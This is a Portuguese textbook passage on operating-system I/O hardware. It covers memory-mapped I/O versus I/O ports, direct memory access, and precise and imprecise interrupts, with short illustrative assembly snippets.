Em um tempo muito curto, telas de LCD substituíram completamente os velhos monitores **CRT** (**Cathode Ray Tube** — Tubo de Raios Catódicos). Monitores CRT disparam um feixe de elétrons em uma tela fluorescente. Usando campos magnéticos, o sistema é capaz de curvar o feixe e atrair pixels sobre a tela. Comparado com as telas de LCD, os monitores CRT eram grandalhões, gastadores de energia e frágeis. Além disso, a resolução das telas de LCD (Retina) de hoje é tão boa que o olho humano é incapaz de distinguir pixels individuais. É difícil de imaginar que os laptops no passado vinham com uma pequena tela CRT que os deixava com mais de 20 cm de fundo e um peso de aproximadamente 12 quilos.

5.1.3 E/S mapeada na memória

Cada controlador tem alguns registradores que são usados para comunicar-se com a CPU. Ao escrever nesses registradores, o sistema operacional pode comandar o dispositivo a fornecer e aceitar dados, ligar-se e desligar-se, ou de outra maneira realizar alguma ação. Ao ler a partir desses registradores, o sistema operacional pode descobrir qual é o estado do dispositivo, se ele está preparado para aceitar um novo comando e assim por diante.

Além dos registradores de controle, muitos dispositivos têm um buffer de dados a partir do qual o sistema operacional pode ler e escrever. Por exemplo, uma maneira comum para os computadores exibirem pixels na tela é ter uma RAM de vídeo, que é basicamente apenas um buffer de dados, disponível para ser escrita pelos programas ou sistema operacional.

A questão que surge então é como a CPU se comunica com os registradores de controle e também com os buffers de dados do dispositivo. Existem duas alternativas. Na primeira abordagem, para cada registrador de controle é designado um número de **porta de E/S**, um inteiro de 8 ou 16 bits. O conjunto de todas as portas de E/S formam o **espaço de E/S**, que é protegido de maneira que programas de usuário comuns não consigam acessá-lo (apenas o sistema operacional). Usando uma instrução de E/S especial como

```
IN REG,PORT,
```

a CPU pode ler o registrador de controle PORT e armazenar o resultado no registrador de CPU REG. Similarmente, usando

```
OUT PORT,REG
```

a CPU pode escrever o conteúdo de REG para um controlador de registro. A maioria dos primeiros computadores, incluindo quase todos os de grande porte, como o IBM 360 e todos os seus sucessores, funcionava dessa maneira.

Nesse esquema, os espaços de endereçamento para memória e E/S são diferentes, como mostrado na Figura 5.2(a). As instruções

```
IN R0,4
```

e

```
MOV R0,4
```


são completamente diferentes nesse projeto. A primeira lê o conteúdo da porta de E/S 4 e o coloca em R0, enquanto a segunda lê o conteúdo da palavra de memória 4 e o coloca em R0. Os 4 nesses exemplos referem-se a espaços de endereçamento diferentes e não relacionados.

A segunda abordagem, introduzida com o PDP-11, é mapear todos os registradores de controle no espaço da memória, como mostrado na Figura 5.2(b). Para cada registrador de controle é designado um endereço de memória único para o qual nenhuma memória é designada. Esse sistema é chamado de **E/S mapeada na memória**. Na maioria dos sistemas, os endereços designados estão no — ou próximos do — topo do espaço de endereçamento. Um esquema híbrido, com buffers de dados de E/S mapeados na memória e portas de E/S separadas para os registradores de controle, é mostrado na Figura 5.2(c). O x86 usa essa arquitetura, com endereços de 640K a 1M − 1 sendo reservados para buffers de dados de dispositivos em PCs compatíveis com a IBM, além de portas de E/S de 0 a 64K – 1.

Como esses esquemas realmente funcionam na prática? Em todos os casos, quando a CPU quer ler uma palavra, seja da memória ou de uma porta de E/S, ela coloca o endereço de que precisa nas linhas de endereçamento do barramento e então emite um sinal READ sobre uma linha de controle do barramento. Uma segunda linha de sinal é usada para dizer se o espaço de E/S ou o espaço de memória é necessário. Se for o espaço de memória, a memória responde ao pedido. Se for o espaço de E/S, o dispositivo de E/S responde ao pedido. Se houver apenas espaço de memória [como na Figura 5.2(b)], cada módulo de memória e cada dispositivo de E/S comparam as linhas de endereços com a faixa de endereços que elas servem. Se o endereço cair na sua faixa, ela responde ao pedido. Tendo em vista que nenhum endereço jamais é designado tanto à memória quanto a um dispositivo de E/S, não há ambiguidade ou conflito.

Esses dois esquemas de endereçamento dos controladores têm diferentes pontos fortes e fracos. Vamos começar com as vantagens da E/S mapeada na memória. Primeiro, se instruções de E/S especiais são necessárias para ler e escrever os registradores de controle do dispositivo, acessá-los exige o uso de código de montagem, já que não há como executar uma instrução IN ou OUT em C ou C++. Uma chamada a esse procedimento acarreta um custo adicional ao controle de E/S. Por outro lado, com a E/S mapeada na memória, os registradores de controle do dispositivo são apenas variáveis na memória e podem ser endereçados em C da mesma maneira que quaisquer outras variáveis. Desse modo, com a E/S mapeada na memória, um driver do dispositivo de E/S pode ser escrito inteiramente em C. Sem a E/S mapeada na memória, é necessário algum código em linguagem de montagem.

Segundo, com a E/S mapeada na memória, nenhum mecanismo de proteção especial é necessário para evitar que processos do usuário realizem E/S. Tudo o que o sistema operacional precisa fazer é deixar de colocar aquela porção do espaço de endereçamento contendo os registros de controle no espaço de endereçamento virtual de qualquer usuário. Melhor ainda, se cada dispositivo tem os seus registradores de controle em uma página diferente do espaço de endereçamento, o sistema operacional pode dar a um usuário controle sobre dispositivos específicos, mas não dar a outros, ao simplesmente incluir as páginas desejadas em sua tabela de páginas. Esse esquema pode permitir que diferentes drivers de dispositivos sejam colocados em diferentes espaços de

FIGURA 5.2 (a) Espaços de memória e E/S separados. (b) E/S mapeada na memória. (c) Híbrido.

endereçamento, não apenas reduzindo o tamanho do núcleo, mas também impedindo que um driver interfira nos outros.

Terceiro, com a E/S mapeada na memória, cada instrução capaz de referenciar a memória também referencia os registradores de controle. Por exemplo, se houver uma instrução, TEST, que testa se uma palavra de memória é 0, ela também poderá ser usada para testar se um registrador de controle é 0, o que pode ser o sinal de que o dispositivo está ocioso e pode aceitar um novo comando. O código em linguagem de montagem pode parecer da seguinte maneira:

```
LOOP: TEST PORT_4      // verifica se a porta 4 e 0
      BEQ READY        // se for 0, salta para READY
      BRANCH LOOP      // caso contrario, continua
                          testando
READY:
```

Se a E/S mapeada na memória não estiver presente, o registrador de controle deve primeiro ser lido na CPU, então testado, exigindo duas instruções em vez de uma. No caso do laço mostrado, uma quarta instrução precisa ser adicionada, atrasando ligeiramente a detecção de ociosidade do dispositivo.

No projeto de computadores, praticamente tudo envolve uma análise de custo-benefício, e este é o caso aqui também. A E/S mapeada na memória também tem suas desvantagens. Primeiro, a maioria dos computadores hoje tem alguma forma de cache para as palavras de memória. O uso de cache para um registrador de controle do dispositivo seria desastroso. Considere o laço em código de montagem dado anteriormente na presença de cache. A primeira referência a PORT_4 o faria ser colocado em cache. Referências subsequentes simplesmente tomariam o valor da cache e nem perguntariam ao dispositivo. Então quando o dispositivo por fim estivesse pronto, o software não teria como descobrir. Em vez disso, o laço entraria em repetição para sempre.



Para evitar essa situação com a E/S mapeada na memória, o hardware tem de ser capaz de desabilitar seletivamente a cache, por exemplo, em um sistema por página. Essa característica acrescenta uma complexidade extra tanto para o hardware, quanto para o sistema operacional, o qual deve gerenciar a cache seletiva.

Segundo, se houver apenas um espaço de endereçamento, então todos os módulos de memória e todos os dispositivos de E/S terão de examinar todas as referências de memória para ver quais devem ser respondidas por cada um. Se o computador tiver um único barramento, como na Figura 5.3(a), cada componente poderá olhar para cada endereço diretamente.

No entanto, a tendência nos computadores pessoais modernos é ter um barramento de memória de alta velocidade dedicado, como mostrado na Figura 5.3(b). O barramento é feito sob medida para otimizar o desempenho da memória, sem concessões para o bem de dispositivos de E/S lentos. Os sistemas x86 podem ter múltiplos barramentos (memória, PCIe, SCSI e USB), como mostrado na Figura 1.12.

O problema de ter um barramento de memória separado em máquinas mapeadas na memória é que os dispositivos de E/S não têm como enxergar os endereços de memória quando estes são lançados no barramento da memória, de maneira que eles não têm como responder. Mais uma vez, medidas especiais precisam ser tomadas para fazer que a E/S mapeada na memória funcione em um sistema com múltiplos barramentos. Uma possibilidade pode ser enviar primeiro todas as referências de memória para a memória. Se esta falhar em responder, então a CPU tenta outros barramentos. Esse projeto pode se tornar exequível, mas ele exige uma complexidade adicional do hardware.

Um segundo projeto possível é colocar um dispositivo de escuta no barramento de memória para passar todos os endereços apresentados para os dispositivos de E/S potencialmente interessados. O problema aqui

FIGURA 5.3 (a) Arquitetura com barramento único. (b) Arquitetura de memória com barramento duplo.

é que os dispositivos de E/S podem não ser capazes de processar pedidos na mesma velocidade da memória.

Um terceiro projeto possível, e que se enquadraria bem naquele desenhado na Figura 1.12, é filtrar endereços no controlador de memória. Nesse caso, o chip controlador de memória contém registradores de faixa que são pré-carregados no momento da inicialização. Por exemplo, de 640K a 1M − 1 poderia ser marcado como uma faixa de endereços reservada não utilizável como memória. Endereços que caem dentro dessas faixas marcadas são transferidos para dispositivos em vez da memória. A desvantagem desse esquema é a necessidade de descobrir no momento da inicialização quais endereços de memória são realmente endereços de memória. Desse modo, cada esquema tem argumentos favoráveis e contrários, de maneira que concessões e avaliações de custo-benefício são inevitáveis.


5.1.4 Acesso direto à memória (DMA)

Não importa se uma CPU tem ou não E/S mapeada na memória, ela precisa endereçar os controladores dos dispositivos para poder trocar dados com eles. A CPU pode requisitar dados de um controlador de E/S um byte de cada vez, mas fazê-lo desperdiça o tempo da CPU, de maneira que um esquema diferente, chamado de **acesso direto à memória** (**Direct Memory Access — DMA**) é usado muitas vezes. Para simplificar a explicação, presumimos que a CPU acessa todos os dispositivos e memória mediante um único barramento de sistema que conecta a CPU, a memória e os dispositivos de E/S, como mostrado na Figura 5.4. Já sabemos que a organização real em sistemas modernos é mais complicada, mas todos os princípios são os mesmos. O sistema operacional pode usar somente DMA se o hardware tiver um controlador de DMA, o que a maioria dos sistemas tem. Às vezes esse controlador é integrado em controladores de disco e outros, mas um projeto desses exige um controlador de DMA separado para cada dispositivo. Com mais frequência, um único controlador de DMA está disponível (por exemplo, na placa-mãe) a fim de controlar as transferências para múltiplos dispositivos, muitas vezes simultaneamente.

Não importa onde esteja localizado fisicamente, o controlador de DMA tem acesso ao barramento do sistema independente da CPU, como mostrado na Figura 5.4. Ele contém vários registradores que podem ser escritos e lidos pela CPU. Esses incluem um registrador de endereço de memória, um registrador contador de bytes e um ou mais registradores de controle. Os registradores de controle especificam a porta de E/S a ser usada, a direção da transferência (leitura do dispositivo de E/S ou escrita para o dispositivo de E/S), a unidade de transferência (um byte por vez ou palavra por vez) e o número de bytes a ser transferido em um surto.

Para explicar como o DMA funciona, vamos examinar primeiro como ocorre uma leitura de disco quando o DMA não é usado. Primeiro o controlador de disco lê o bloco (um ou mais setores) do dispositivo serialmente, bit por bit, até que o bloco inteiro esteja no buffer interno do controlador. Em seguida, ele calcula a soma de verificação para verificar que nenhum erro de leitura tenha ocorrido. Então o controlador causa uma interrupção. Quando o sistema operacional começa a ser executado, ele pode ler o bloco de disco do buffer do controlador um byte ou uma palavra de cada vez executando um laço, com cada iteração lendo um byte ou palavra de um registrador do controlador e armazenando-a na memória principal.

Quando o DMA é usado, o procedimento é diferente. Primeiro a CPU programa o controlador de DMA

FIGURA 5.4 Operação de transferência utilizando DMA.

configurando seus registradores para que ele saiba o que transferir para onde (passo 1 na Figura 5.4). Ela também emite um comando para o controlador de disco dizendo para ele ler os dados do disco para o seu buffer interno e verificar a soma de verificação. Quando os dados que estão no buffer do controlador de disco são válidos, o DMA pode começar.

O controlador de DMA inicia a transferência emitindo uma solicitação de leitura via barramento para o controlador de disco (passo 2). Essa solicitação de leitura se parece com qualquer outra, e o controlador de disco não sabe (ou se importa) se ela veio da CPU ou de um controlador de DMA. Tipicamente, o endereço de memória para onde escrever está nas linhas de endereçamento do barramento, então quando o controlador de disco busca a palavra seguinte do seu buffer interno, ele sabe onde escrevê-la. A escrita na memória é outro ciclo de barramento-padrão (passo 3). Quando a escrita está completa, o controlador de disco envia um sinal de confirmação para o controlador de DMA, também via barramento (passo 4). O controlador de DMA então incrementa o endereço de memória e diminui o contador de bytes. Se o contador de bytes ainda for maior do que 0, os passos 2 até 4 são repetidos até que o contador chegue a 0. Nesse momento, o controlador de DMA interrompe a CPU para deixá-la ciente de que a transferência está completa agora. Quando o sistema operacional é inicializado, ele não precisa copiar o bloco de disco para a memória, pois ele já está lá.

Controladores de DMA variam consideravelmente em sofisticação. Os mais simples lidam com uma transferência de cada vez, como acabamos de descrever. Os mais complexos podem ser programados para lidar com múltiplas transferências ao mesmo tempo. Esses controladores têm múltiplos conjuntos de registradores internamente, um para cada canal. A CPU inicializa carregando cada conjunto de registradores com os parâmetros relevantes para sua transferência. Cada transferência deve usar um controlador de dispositivos diferente. Após cada palavra ser transferida (passos 2 a 4) na Figura 5.4, o controlador de DMA decide qual dispositivo servir em seguida. Ele pode ser configurado para usar um algoritmo de alternância circular (*round-robin*), ou ter um esquema de prioridade projetado para favorecer alguns dispositivos em detrimento de outros. Múltiplas solicitações para diferentes controladores de dispositivos podem estar pendentes ao mesmo tempo, desde que exista uma maneira clara de identificar separadamente os sinais de confirmação. Por esse motivo, muitas vezes uma linha diferente de confirmação no barramento é usada para cada canal de DMA.

Muitos barramentos podem operar em dois modos: modo uma palavra de cada vez (word-at-a-time mode) e modo bloco. Alguns controladores de DMA também podem operar em ambos os modos. No primeiro, a operação funciona como descrito: o controlador de DMA solicita a transferência de uma palavra e consegue. Se a CPU também quiser o barramento, ela tem de esperar. O mecanismo é chamado de **roubo de ciclo**, pois o controlador do dispositivo entra furtivamente e rouba um ciclo de barramento ocasional da CPU de vez em quando, atrasando-a ligeiramente. No modo bloco, o controlador de DMA diz para o dispositivo para adquirir o barramento, emitir uma série de transferências, então libera o barramento. Essa forma de operação é chamada de **modo de surto** (*burst*). Ela é mais eficiente do que o roubo de ciclo, pois adquirir o barramento leva tempo e múltiplas palavras podem ser transferidas pelo preço de uma aquisição de barramento. A desvantagem do modo de surto é que ele pode bloquear a CPU e outros dispositivos por um período substancial caso um surto longo esteja sendo transferido.

No modelo que estivemos discutindo, também chamado de **modo direto** (*fly-by mode*), o controlador do DMA diz para o controlador do dispositivo para transferir os dados diretamente para a memória principal. Um modo alternativo que alguns controladores de DMA usam estabelece que o controlador do dispositivo deve enviar a palavra para o controlador de DMA, que então emite uma segunda solicitação de barramento para escrever a palavra para qualquer que seja o seu destino. Esse esquema exige um ciclo de barramento extra por palavra transferida, mas é mais flexível no sentido de que ele pode também desempenhar cópias dispositivo-para-dispositivo e mesmo cópias memória-para-memória (ao emitir primeiro uma requisição de leitura à memória e então uma requisição de escrita à memória, em endereços diferentes).

A maioria dos controladores de DMA usa endereços físicos de memória para suas transferências. O uso de endereços físicos exige que o sistema operacional converta o endereço virtual do buffer de memória pretendido em um endereço físico e escreva esse endereço físico no registrador de endereço do controlador de DMA. Um esquema alternativo usado em alguns controladores de DMA é em vez disso escrever o próprio endereço virtual no controlador de DMA. Então o controlador de DMA deve usar a unidade de gerenciamento de memória (*Memory Management Unit* — MMU) para fazer a tradução de endereço virtual para físico. Apenas no caso em que a MMU faz parte da memória (possível, mas raro), em

vez de parte da CPU, os endereços virtuais podem ser colocados no barramento.

Mencionamos anteriormente que o disco primeiro lê dados para seu buffer interno antes que o DMA possa ser inicializado. Você pode estar imaginando por que o controlador não armazena simplesmente os bytes na memória principal tão logo ele as recebe do disco. Em outras palavras, por que ele precisa de um buffer interno? Há duas razões. Primeiro, ao realizar armazenamento interno, o controlador de disco pode conferir a soma de verificação antes de começar uma transferência. Se a soma de verificação estiver incorreta, um erro é sinalizado e nenhuma transferência é feita.

A segunda razão é que uma vez inicializada uma transferência de disco os bits continuam chegando do disco a uma taxa constante, não importa se o controlador estiver pronto para eles ou não. Se o controlador tentasse escrever dados diretamente na memória, ele teria de acessar o barramento do sistema para cada palavra transferida. Se o barramento estivesse ocupado por algum outro dispositivo usando-o (por exemplo, no modo surto), o controlador teria de esperar. Se a próxima palavra de disco chegasse antes que a anterior tivesse sido armazenada, o controlador teria de armazená-la em outro lugar. Se o barramento estivesse muito ocupado, o controlador poderia terminar armazenando um número considerável de palavras e tendo bastante gerenciamento para fazer também. Quando o bloco é armazenado internamente, o barramento não se faz necessário até que o DMA comece; portanto, o projeto do controlador é muito mais simples, pois utilizando DMA o momento de transferência para a memória não é um fator crítico. (Alguns controladores mais antigos iam, na realidade, diretamente para a memória com apenas uma pequena quantidade de armazenamento interno, mas quando o barramento estava muito ocupado, uma transferência talvez tivesse de ser terminada com um erro de transbordo de pilha.)


Nem todos os computadores usam DMA. O argumento contra ele é que a CPU principal muitas vezes é muito mais rápida do que o controlador de DMA e pode fazer o trabalho muito mais rápido (quando o fator limitante não é a velocidade do dispositivo de E/S). Se não há outro trabalho para ela realizar, fazer a CPU (rápida) esperar pelo controlador de DMA (lento) terminar, não faz sentido. Também, livrar-se do controlador de DMA e ter a CPU realizando todo o trabalho via software economiza dinheiro, algo importante em computadores de baixo custo (embarcados).

5.1.5 Interrupções revisitadas

Introduzimos brevemente as interrupções na Seção 1.3.4, mas há mais a ser dito. Em um sistema típico de computador pessoal, a estrutura de interrupção é como a mostrada na Figura 5.5. No nível do hardware, as interrupções funcionam como a seguir. Quando um dispositivo de E/S termina o trabalho dado a ele, gera uma interrupção (presumindo que as interrupções tenham sido habilitadas pelo sistema operacional). Ele faz isso enviando um sinal pela linha de barramento à qual está associado. Esse sinal é detectado pelo chip controlador de interrupções na placa-mãe, que então decide o que fazer.

Se nenhuma outra interrupção estiver pendente, o controlador de interrupção processa a interrupção imediatamente. No entanto, se outra interrupção estiver em andamento, ou outro dispositivo tiver feito uma solicitação simultânea em uma linha de requisição de interrupção de maior prioridade no barramento, o dispositivo é simplesmente ignorado naquele momento. Nesse caso, ele continua a gerar um sinal de interrupção no barramento até ser atendido pela CPU.

Para tratar a interrupção, o controlador coloca um número sobre as linhas de endereço especificando qual

FIGURA 5.5 Como ocorre uma interrupção. As conexões entre os dispositivos e o controlador usam na realidade linhas de interrupção no barramento em vez de cabos dedicados.

dispositivo requer atenção e repassa um sinal para interromper a CPU.

O sinal de interrupção faz a CPU parar aquilo que ela está fazendo e começar outra atividade. O número nas linhas de endereço é usado como um índice em uma tabela chamada de **vetor de interrupções** para buscar um novo contador de programa. Esse contador de programa aponta para o início da rotina de tratamento da interrupção correspondente. Em geral, interrupções de software (traps ou armadilhas) e de hardware usam o mesmo mecanismo desse ponto em diante, muitas vezes compartilhando o mesmo vetor de interrupções. A localização do vetor de interrupções pode ser estabelecida fisicamente na máquina ou estar em qualquer lugar na memória, com um registrador da CPU (carregado pelo sistema operacional) apontando para sua origem.

Logo após o início da execução, a rotina de tratamento da execução reconhece a interrupção escrevendo um determinado valor para uma das portas de E/S do controlador de interrupção. Esse reconhecimento diz ao controlador que ele está livre para gerar outra interrupção. Ao fazer a CPU atrasar esse reconhecimento até que ela esteja pronta para lidar com a próxima interrupção, podem ser evitadas condições de corrida envolvendo múltiplas (quase simultâneas) interrupções. Como nota, alguns computadores (mais velhos) não têm um controlador de interrupções centralizado, de maneira que cada controlador de dispositivo solicita as suas próprias interrupções.

O hardware sempre armazena determinadas informações antes de iniciar o procedimento de serviço. Quais informações e onde elas são armazenadas varia muito de CPU para CPU. No mínimo, o contador do programa deve ser salvo, de maneira que o processo interrompido possa ser reiniciado. No outro extremo, todos os registradores visíveis e um grande número de registradores internos podem ser salvos também.

Uma questão é onde salvar essas informações. Uma opção é colocá-las nos registradores internos que o sistema operacional pode ler conforme a necessidade. Um problema com essa abordagem é que então o controlador de interrupções não pode ser reconhecido até que todas as informações potencialmente relevantes tenham sido lidas, a fim de que uma segunda informação não sobreponha os registradores internos durante o salvamento. Essa estratégia leva a longos períodos de tempo desperdiçados quando as interrupções são desabilitadas e possivelmente a interrupções e dados perdidos.

Em consequência, a maioria das CPUs salva as informações em uma pilha. No entanto, essa abordagem também tem problemas. Para começo de conversa, de quem é a pilha? Se a pilha atual for usada, ela pode muito bem ser uma pilha do processo do usuário. O ponteiro da pilha pode não ter legitimidade, o que causaria um erro fatal quando o hardware tentasse escrever algumas palavras no endereço apontado. Também, ele poderia apontar para o fim de uma página. Após várias escritas na memória, o limite da página pode ser excedido e uma falta de página gerada. A ocorrência de uma falta de página durante o processamento de uma interrupção de hardware cria um problema maior: onde salvar o estado para tratar a falta de página?

Se for usada a pilha de núcleo, há uma chance muito maior de o ponteiro de pilha ser legítimo e estar apontando para uma página na memória. No entanto, o chaveamento para o modo núcleo pode requerer a troca de contextos da MMU e provavelmente invalidará a maior parte da cache — ou toda ela — e a tabela de tradução de endereços (translation look aside table — TLB). A recarga de toda essa informação, estática ou dinamicamente, aumenta o tempo para processar uma interrupção e, desse modo, desperdiça tempo de CPU.

Interrupções precisas e imprecisas

Outro problema é causado pelo fato de a maioria das CPUs modernas ser projetada com pipelines profundos e, muitas vezes, superescalares (paralelismo interno). Em sistemas mais antigos, após cada instrução finalizar a sua execução, o microprograma ou hardware era verificado para ver se havia uma interrupção pendente. Se fosse o caso, o contador de programa e a palavra de estado do programa (Program Status Word — PSW) eram colocados na pilha e a sequência de interrupção começava. Após o fim do tratamento da interrupção, ocorria o processo reverso, com a velha PSW e o contador do programa retirados da pilha e o processo anterior continuado.

Esse modelo faz a suposição implícita de que se ocorrer uma interrupção logo após alguma instrução, todas as instruções até ela (incluindo-a) foram executadas completamente, e nenhuma interrupção posterior foi executada de maneira alguma. Em máquinas mais antigas, tal suposição sempre foi válida. Nas modernas, talvez não seja.

Para começo de conversa, considere o modelo de pipeline da Figura 1.7(a). O que acontece se uma interrupção ocorrer enquanto o pipeline está cheio (o caso usual)? Muitas instruções estão em vários estágios de execução. Quando ocorre a interrupção, o valor do contador do programa pode não refletir o limite correto entre as instruções executadas e as não executadas. Na realidade, muitas instruções talvez tenham sido

parcialmente executadas, com diferentes instruções estando mais ou menos completas. Nessa situação, o contador do programa provavelmente refletirá o endereço da próxima instrução a ser buscada e colocada no pipeline em vez do endereço da instrução que acabou de ser processada pela unidade de execução.

Em uma máquina superescalar, como a da Figura 1.7(b), as coisas são ainda piores. As instruções podem ser decompostas em micro-operações e estas podem ser executadas fora de ordem, dependendo da disponibilidade dos recursos internos, como unidades funcionais e registradores. No momento de uma interrupção, algumas instruções enviadas há muito tempo talvez não tenham sido iniciadas e outras mais recentes talvez estejam quase concluídas. No momento em que uma interrupção é sinalizada, pode haver muitas instruções em vários estados de completude, com uma relação menor entre elas e o contador do programa.


Uma interrupção que deixa a máquina em um estado bem definido é chamada de uma **interrupção precisa** (WALKER e CRAGON, 1995). Uma interrupção assim possui quatro propriedades:

1. O contador do programa (Program Counter — PC) é salvo em um lugar conhecido.
2. Todas as instruções anteriores àquela apontada pelo PC foram completadas.
3. Nenhuma instrução posterior à apontada pelo PC foi concluída.
4. O estado de execução da instrução apontada pelo PC é conhecido.

Observe que não existe proibição para que as instruções posteriores à apontada pelo PC sejam iniciadas. A questão é apenas que quaisquer alterações que elas façam aos registradores ou memória devem ser desfeitas antes que a interrupção ocorra. É permitido que a instrução apontada tenha sido executada. Também é permitido que ela não tenha sido executada. No entanto, deve ficar claro qual caso se aplica à situação. Muitas vezes, se a interrupção é de E/S, a instrução não terá começado ainda. No entanto, se ela é uma interrupção de software ou uma falta de página, então o PC geralmente aponta para a instrução que causou a falta para que ele possa ser reinicializado mais tarde. A situação da Figura 5.6(a) ilustra uma interrupção precisa. Todas as instruções até o contador do programa (316) foram concluídas e nenhuma das que estão além dele foi iniciada (ou foi retrocedida para desfazer os seus efeitos).

Uma interrupção que não atende a essas exigências é chamada de **interrupção imprecisa** e dificulta bastante a vida do projetista do sistema operacional, que agora tem de descobrir o que aconteceu e o que ainda está para acontecer. A Figura 5.6(b) ilustra uma interrupção imprecisa, em que diferentes instruções próximas do contador do programa estão em diferentes estágios de conclusão, com as mais antigas não necessariamente mais completas que as mais novas. Máquinas com interrupções imprecisas despejam em geral uma grande quantidade de estado interno sobre a pilha para proporcionar ao sistema operacional a possibilidade de descobrir o que está acontecendo. O código necessário para reiniciar a máquina costuma ser muito complicado. Também, salvar uma quantidade grande de informações na memória em cada interrupção torna as interrupções lentas e a recuperação ainda pior. Isso gera a situação irônica de termos CPUs superescalares muito rápidas sendo, às vezes, inadequadas para o trabalho em tempo real por causa das interrupções lentas.

Alguns computadores são projetados de maneira que alguns tipos de interrupções de software e de hardware são precisos e outros não. Por exemplo, ter interrupções de E/S precisas, mas interrupções de software imprecisas por erros de programação fatais não é algo tão ruim, pois nenhuma tentativa precisa ser feita para reiniciar um processo em execução após ele ter feito uma divisão por zero. Algumas máquinas têm um bit que pode ser configurado para forçar que todas as interrupções sejam precisas. A desvantagem de se configurar esse bit é que ele força a CPU a registrar cuidadosamente tudo o que ela está fazendo e manter cópias de proteção dos registradores a fim de poder gerar uma interrupção precisa a

FIGURA 5.6 (a) Uma interrupção precisa. (b) Uma interrupção imprecisa.

qualquer instante. Toda essa sobrecarga tem um impacto importante sobre o desempenho.

Algumas máquinas superescalares, como as da família x86, têm interrupções precisas para permitir que softwares antigos funcionem corretamente. O custo por essa compatibilidade com interrupções precisas é uma lógica de interrupção extremamente complexa dentro da CPU para certificar-se de que, quando o controlador da interrupção sinaliza que ele quer gerar uma interrupção, deixem-se terminar todas as instruções até um determinado ponto e nada além daquele ponto tenha qualquer efeito perceptível sobre o estado da máquina. Aqui o custo não é em tempo, mas em área de chip e na complexidade do projeto. Se interrupções precisas não fossem necessárias para fins de compatibilidade com versões antigas, essa área de chip seria disponível para caches maiores dentro do chip, tornando a CPU mais rápida. Por outro lado, interrupções imprecisas tornam o sistema operacional muito mais complicado e lento, então é difícil dizer qual abordagem é realmente melhor.

5.2 Princípios do software de E/S

